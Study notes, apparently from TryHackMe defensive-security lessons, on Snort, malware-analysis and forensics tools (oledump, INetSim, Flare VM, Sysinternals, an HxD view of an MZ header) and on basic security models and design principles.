```
ubuntu@tryhackme:~$ sudo snort -q -l /var/log/snort -i lo -A console -c /etc/snort/snort.conf
```

```
ubuntu@tryhackme:~$ sudo snort -q -l /var/log/snort -r Task.pcap -A console -c /etc/snort/snort.conf
```

Vulnerability Scanning

Authorized and unauthorized scan

internal and external scan

tools - nessus, quals, nexpose, openVAS - opensource

CAPA

common analysis platform for artifacts - used to identify capabilities of exe, elf binaries, .net modules

— reverse engineering but automated

https://github.com/MBCProject/capa-rules-1/tree/master

RemnusVM - provides all the tools preinstalled for security vulnerability scanning

oledump.py - for static analysis of document

`oledump.py agenttesla.xlsm -s 4 --vbadecompress` — tells the script that will run when the document will be opened

inetsim

first edit ip in /etc/inetsim/inetsim.conf —

dns_default_ip <ip>

```
sudo inetsim
```

Flare VM

forensics, log analysis and reverse engineering

Tools —

ghidra, **x64dbg, OllyDbg, Radare2, Binary Ninja, Peid**

Dissembler and Decompilers

CFF explorer, hopper dissembler, RetDec

Static & Dynamic Analysis

Static and dynamic analysis are two crucial methods in cyber security for examining malware. Static analysis involves inspecting the code without executing it, while dynamic analysis involves observing its behaviour as it runs. The tools mentioned below are commonly used in this category.

- **Process Hacker** - Sophisticated memory editor and process watcher.
- **PEview** - A portable executable (PE) file viewer for analysis.
- **Dependency Walker** - A tool for displaying an executable's DLL dependencies.
- **DIE (Detect It Easy)** - A packer, compiler, and cryptor detection tool.

Forensics & Incident Response

Digital Forensics involves the collection, analysis, and preservation of digital evidence from various sources like computers, networks, and storage devices. At the same time, Incident Response focuses on the detection, containment, eradication, and recovery from cyberattacks. The tools mentioned below are commonly used in this category.

- **Volatility** - RAM dump analysis framework for memory forensics.
- **Rekall** - Framework for memory forensics in incident response.
- **FTK Imager** - Disc image acquisition and analysis tools for forensic use.

Network Analysis

Network Analysis includes different methods and techniques for studying and analysing networks to uncover patterns, optimize performance, and understand the underlying structure and behaviour of the network.

- **Wireshark** - Network protocol analyzer for traffic recording and examination.
- **Nmap** - A vulnerability detection and network mapping tool.
- **Netcat** - Read and write data across network connections with this helpful tool.

File Analysis

File Analysis is a technique used to examine files for potential security threats and ensure proper file permissions.

- **FileInsight** - A program for looking through and editing binary files.
- **Hex Fiend** - Hex editor that is light and quick.
- **HxD** - Binary file viewing and editing with a hex editor.

Scripting & Automation

Scripting and Automation involve using scripts such as PowerShell and Python to automate repetitive tasks and processes, making them more efficient and less prone to human error.

- **Python** - Mainly automation-focused on Python modules and tools.
- **PowerShell Empire** - Framework for PowerShell post-exploitation.

Sysinternals Suite

The Sysinternals Suite is a collection of advanced system utilities designed to help IT professionals and developers manage, troubleshoot, and diagnose Windows systems.

- **Autoruns** - Shows what executables are configured to run during system boot-up.
- **Process Explorer** - Provides information about running processes.
- **Process Monitor** -Monitors and logs real-time process/thread activity.

Tools for investigation

Procmon - for tracking system activity

Process Explorer - to see parent and child process relationship


hxd - malicious files can be examined

wireshark - for monitoring network

cff explorer - can generate file hashes

pe studio - for static analysis of exe

floss - extracts and de obfuscate the strings using advanced static analysis


HxD - [C:\Users\Administrator\Desktop\Sample\possible_medusa.txt]
File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
possible_medusa.txt
Special editors
Data inspector
C:\Users\Administr...
HxD - [C:\Users\Ad...

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Deco
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ,...
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ....
00000030  00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00  ....
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..°.
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is p
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode
00000080  07 31 8F D8 43 50 E1 8B 43 50 E1 8B 43 50 E1 8B  .1.Ø
00000090  18 38 E2 8A 52 50 E1 8B 18 38 E4 8A EA 50 E1 8B  .8âŠ
000000A0  18 38 E5 8A 54 50 E1 8B 18 38 E7 8A 42 50 E1 8B  .8åŠ
000000B0  C2 3B E2 8A 5B 50 E1 8B C2 3B E4 8A C0 50 E1 8B  Â;âŠ
000000C0  C2 3B E5 8A 67 50 E1 8B 18 38 E0 8A 54 50 E1 8B  Â;åŠ
000000D0  43 50 E0 8B 98 50 E1 8B 75 3C E8 8A 4E 50 E1 8B  CPà‹
```

Binary (8 bit)		01001101
Int8	go to:	77
UInt8	go to:	77
Int16	go to:	23117
UInt16	go to:	23117
Int24	go to:	Invalid
UInt24	go to:	Invalid
Int32	go to:	Invalid
UInt32	go to:	Invalid
Int64	go to:	Invalid

here in hxd editor we can see that file starts from 4D5A - meaning it is executable

Security Principles

3 pillars of security

CIA - confidentiality, Integrity and Availability

3 types of attacks

DAD - disclosure, alteration, denial/destruction

3 security models

bell-laPadula model

— no read up= do not read from higher security level, no write down= do not write to lower security level

this model focuses on confidentiality

biba model

— no read down= higher integrity subject should not read from lower integrity object

no write up= lower integrity object should not write to higher integrity object

this models focuses on integrity - but deals with insider threats

Clark wilson model

both focuses on confidentiality and integrity

ISO/IEC 19249 design architecture

1. Domain separation
2. Layering eg osi model
3. Encapsulation - hide low level details
4. Redundancy - for availability and integrity
5. Virtualization - provides sandboxing capabilities and improve security boundry

Design principles

1. Least privilege - who can access what
2. attack surface minimization - disable the services you dont need

3. centralized parameter validation - all the user inputs and parameter checks should be in 1 place
4. Centralized General Security Services - make a separate server for auth
5. preparing error and exception handling

Threat - a potential danger that could exploit vulnerability

vulnerability - weakness or gap in security

Risk - potential for loss or damage